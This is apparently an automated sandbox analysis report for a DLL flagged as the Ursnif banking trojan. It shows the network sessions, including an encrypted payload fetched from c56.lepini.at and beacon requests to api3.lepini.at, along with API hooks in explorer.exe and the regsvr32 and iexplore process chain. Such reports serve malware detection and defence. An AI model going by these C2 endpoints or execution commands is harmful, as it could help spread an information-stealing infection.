d9 ca ce 85 30 7d 7f ae 54 f3 81 b2 54 33 97 7a b4 65 0a 5c 66 88 5e 2d 16 bf e7 19 e7 93 df b2 1a c8 a3 9c f4 cc 72 81 70 ae 4d d8 74 00 61 ca 44 5d 1b de ca 08 2f bd 23 f2 8f 03 4f 36 f4 1d b1 ae 09 8a 5e 1a 0a 68 10 63 fa 2c 51 78 74 1b b1 18 43 04 0e 85 2d 61 78 22 f1 f3 7b 5a c2 75 34 ec 3a 99 c0 f1 38 7c 13 5f 99 8a be 71 95 a4 49 0e 09 82 15 39 9d 6d 92 b3 53 4c ce 55 a3 1a 58 14 52 eb 5c c5 c1 ec c5 98 34 7b e8 99 51 8d 14 38 03 35 ea 63 2b b5 bf a6 49 90 97 f3 1c 05 f3 16 a5 92 0b 78 90 88 90 58 49 47 41 4f 5a 62 28 b1 b9 68 e2 e9 4b 6c 44 be da 58 d5 a8 cf 51 f5 1d dc 09 b7 e3 3a d9 4c 52 be 23 1f 35 e9 3e 7d 8c f5 8d 9e ca 14 29 74 ba e3 4c a4 2e 6a 94 50 ee 95 a2 31 bf 00 8e fb 20 1b 8c 02 ab 5c bb 12 81 9b 23 ef 62 77 96 81 7d a7 fc 44 5f 85 c3 c2 75 c1 8f b3 86 72 89 c9 bf 17 96 0d b3 86 4d 3f 61 f3 a9 8b 5a ca 15 25 5f 6a 97 11 a4 15 2f 54 ed 06 fd 6d 6a db a9 3f 02 72 ed 01 84 f6 b4 3b 3a 51 8a 5a 48 9c 13 4e e0 21 c1 d6 13 fe a6 49 f9 0b 28 6e 7f bf a8 bd 08 48 19 c5 9a bf 5d 1a fc 20 b6 fa 4c c7 cc b3 5d e7 ed 6e ae 79 4a 01 01 fc 8d f1 92 72 91 f d 55 eb fb 60 75 66 8f 50 b8 66 54 69 c5 fc 58 8b 60 76 61 8c 3d 69 19 56 09 18 04 30 4f d8 43 ad b6 3a e7 2b 3e 93 48 6 0 c5 ab de 2c b4 13 40 b4 87 39 d7 e0 f4 ca ec a5 66 88 88 49 d7 6f 05 8e 4b 8d 0d b1 d2 75 3e a6 f4 ae b9 b0 40 a3 f3 f6 09 cd d1 89 75 21 76 f2 2d 8d 37 d7 59 c9 d6 0d 89 10 a7 ce ee 41 64 5a ef 72 cd 8a a8 cf 35 1b 33 3d fa a6 c7 c3 9f f7 9f 7b f1 45 e1 cf 43 af fe f1 8d 40 15 3a 7a 02 8f 1f 7a 96 b2 b5 cc 1c 75 1a 2e 80 9e a7 10 4f aa 5c c1 bc 9e 91 33 ac b1 a7 5b f9 1e f4 9a 21 2b 3e 2b 3f f9 2a 0f 92 2c 79 46 29 94 f4 20 a7 a1 76 14 9f ef 20 55 eb 06 b8 e1 e2 62 f3 d6 4f 23 88 22 6a f9 66 a9 c1 3c e9 fc 7b ce cc 54 43 8c 2f bd ad 0d 15 a1 66 31 c1 b8 d6 ca 6a 93 c4 c6 e5 39 e9 50 45 20 e0 64 91 53 c9 db 09 1c 2b d6 9b 2d e0 ad 37 06 ae 91 24 e2 69 a4 d2 93 1c 44 80 16 71 fa 3c 67 fb e8 4a d7 70 f8 82 bf 04 04 9f b5 7e 22 ab 3a 30 4a a1 ce 1c 52 dd d8 67 e3 7e bf 12 f4 70 32 42 38 f9 0f ca 7c 2e 8e 25 f4 12 5f 3a ef ba f7 e7 4f 86 4b a9 ab 1a 10 d7 58 0a ab 2e 89 d9 e5 d3 d9 72 00 98 fe d8 61 87 da db 94 18 46 95 12 da 6c 84 01 36 c7 3b 71 7a fd b0 fb b2 a1 e2 36 cb 9c 26 11 90 a5 3c 87 19 ba b7 2c 05 db 37 7d 69 27 18 df f3 20 ce 00 4b Data Ascii: 758P@ KppwgN~%Pn;%],;C]KeS3x(Iv{KY,fRfy{.3%4dTH)~/8s;:U`dYLW?l,5J`N{t/2a|a{y\2Zod4,| f 2bMgb)!E0}T T3ze\f^-rpMtaD]/#O6^hc,QxtC-ax"{Zu4:8|_ql9mSLUXR\4{Q85c+IxXIGAOZb(hKlDXQ:LR#5>})tL.jP1 \#bw}D_urM?aZ %_j/Tmj?r;:QZHN!I(nH] L]nyJrU`ufPfTiX`va=iV0OC:+>H`,@9fIoKu>@u!v-7YAdZr53={EC@:zzu.O\3[!+>+?*,yF) v UbO#"jf<{TC/f1j9PE dS+-7$iDq<gJp~":0JRg~p2B8|.%_:OKX.raFl6;qz6&<,7}i' K

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49761	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:11:15.605448961 CET	7589	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:11:15.886420012 CET	7598	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 22 Jan 2021 18:11:15 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49762	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:11:20.445499897 CET	7775	OUT	GET /api1/aswBTjQ4E_2B_/2FPVHi26/F6MnWvHM59IfwFvPMyloaUi/ZdEXHmjh9l/GuUpdE5gAL_2BiwLk/Ovzw M3VHZTr_/2Bi5hCWeweE/RDbM_2FDLorml n/D5u23sLsNQY4uTSsot2UU/aPO_2FNPBiGyGyqq/s7z4x4ukwrK32If /M9iLwjW2qV3Vr8dNGH/q140lsiDv/T7miJKK0tGN_2FJkKKLX/Cm6sjguLhyPX9arxoel/JMM2f5VEC0AG9Wn6vSk HjJ/nDToUkTHrKvpT/3Wk4CBsP/r0HCE6xNU4Qc_2FkWiw3FEh/ucPyPfDjzrsgr097bADyD/Lr HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Host: api3.lepini.at
Jan 22, 2021 19:11:21.209376097 CET	7775	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 22 Jan 2021 18:11:21 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49763	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:11:21.398044109 CET	7776	OUT	POST /api1/TZTh6_2BkS3c6X/g2npKVRL7cED2dW4yfoz7/1IAgoDfDBaFBh7Kf/s6YPUhhW_2FFOZ4/UfzmASW14dw3GpBMgd/QQTnLy2bn/m47chdfHlbOoStOxiBbF/PVT2YFBWKLhFbou4dcn/rE5edFIASJWWcLmRPujXLx/YI4PYsQdo9LaX/3eFG1EEZ/Sr_2BcwaypXnMHBWu5GiCkg/zhC1mAh91E/nklp0T0h9PwUy8pf3/AvjhI9VAq5aQ/c4y8dg0dcfo/9agKfUuutMqiH4/39h5RIbncwwhgCP2Fp4X_/2F1RiD0H_2BsV2ed/FGqO7Z8iv/B HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Content-Length: 2 Host: api3.lepini.at
Jan 22, 2021 19:11:21.933013916 CET	7777	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 22 Jan 2021 18:11:21 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 37 63 0d 0a 02 6a 60 d6 be 9c bd c9 ad 0b 20 f2 50 40 7e 3c ca d4 25 65 62 5c d3 45 c2 e4 05 c2 6d 59 a9 b2 5b e5 48 d6 6d eb 10 4c 8a bf b7 60 a3 5b 9d 02 0b ee 75 50 6f 02 79 84 13 56 bd f8 34 1c 8c ad 9f ba 86 0e 35 91 ab 46 42 ca 04 1b 7f 12 5b c0 6e 2b a2 15 66 2c cc 1d 0b a7 08 a2 73 d0 37 8c d5 c4 73 4d 88 92 aa 8a 97 3e 86 c6 4e 0d e7 cb 4f 60 e0 a7 ea 8b 48 5d a4 e9 72 8b 0d 0a 30 0d 0a 0d 0a Data Ascii: 7cj` P@~<%eb\EmY[HmL`[uPoyV45FB[n+f,s7sM>NO`H]r0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49764	45.138.24.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 22, 2021 19:11:22.046109915 CET	7778	OUT	GET /api1/yZN5x8AU1/f2l9_2BDk3SyJKCm0b9b/CpWCXqygnICMKczKhFt/aUvaHjWobYkO38UNm53uP5/5R_2FdKLiGt3q/T_2FbZYT/PDvrYRscHMvAhEzI_2F_2B0/2ikk6uOsaJ/klfnZQ1ztpC62gFGv/P1mqwU8mDefG/yjBn2N1MiSD/GUZwJFX3oztFwR/onkOOAeBD5WkYQs_2FJht/8kT_2FI3gWn_2BJh/eIjqJ1W8_2FQNm2/Ia6dzqJh5iH4SrCJDK/5Piz1ULur/BABO6rSkLO4ShfMGkMUu/cDt8M0heKfxbEyNRecC/6zuUh3b4d0zydbKfh/4j1x HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Host: api3.lepini.at
Jan 22, 2021 19:11:22.740257978 CET	7782	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 22 Jan 2021 18:11:22 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 22, 2021 19:09:37.063198090 CET	151.101.1.44	443	192.168.2.5	49738	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 22, 2021 19:09:37.064306021 CET	151.101.1.44	443	192.168.2.5	49739	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jan 22, 2021 19:09:37.064419031 CET	151.101.1.44	443	192.168.2.5	49740	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jan 22, 2021 19:09:37.065047026 CET	151.101.1.44	443	192.168.2.5	49737	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jan 22, 2021 19:09:37.072156906 CET	151.101.1.44	443	192.168.2.5	49735	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jan 22, 2021 19:09:37.075366020 CET	151.101.1.44	443	192.168.2.5	49736	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFA9B335200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	3B5C590

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFA9B335200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	3B5C590

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFA9B33521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFA9B335200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFA9B33520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Statistics

Behavior

System Behavior

Analysis Process: loaddll32.exe PID: 5964 Parent PID: 5620

General

Start time:	19:09:25
Start date:	22/01/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\crypt_3300.dll'
Imagebase:	0x13b0000
File size:	120832 bytes
MD5 hash:	2D39D4DFDE8F7151723794029AB8A034
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 5720 Parent PID: 5964

General

Start time:	19:09:25
Start date:	22/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\crypt_3300.dll
Imagebase:	0xaf0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.362515361.0000000004DE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000002.475600162.0000000000A50000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.362460411.0000000004DE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.456841690.0000000000470000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.362409571.0000000004DE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.398940574.0000000004C6B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.362501622.0000000004DE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.362480640.0000000004DE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.362433705.0000000004DE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.362526268.0000000004DE8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.362379436.0000000004DE8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 4548 Parent PID: 5964

General

Start time:	19:09:26
Start date:	22/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c 'C:\Program Files\Internet Explorer\iexplore.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1460 Parent PID: 4548

General

Start time:	19:09:26
Start date:	22/01/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff68e830000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
\{B14213CC-5CDC-0BCC-EE75-506F02798413}	0	16	pending	1	18C257C5D0C	ReadFile
\{B14213CC-5CDC-0BCC-EE75-506F02798413}	0	12	success or wait	1	18C257C5D0C	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4656 Parent PID: 1460

General

Start time:	19:09:27
Start date:	22/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1460 CREDAT:17410 /prefetch:2
Imagebase:	0xf30000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1844 Parent PID: 1460

General

Start time:	19:10:22
Start date:	22/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1460 CREDAT:82962 /prefetch:2
Imagebase:	0xf30000
File size:	822536 bytes
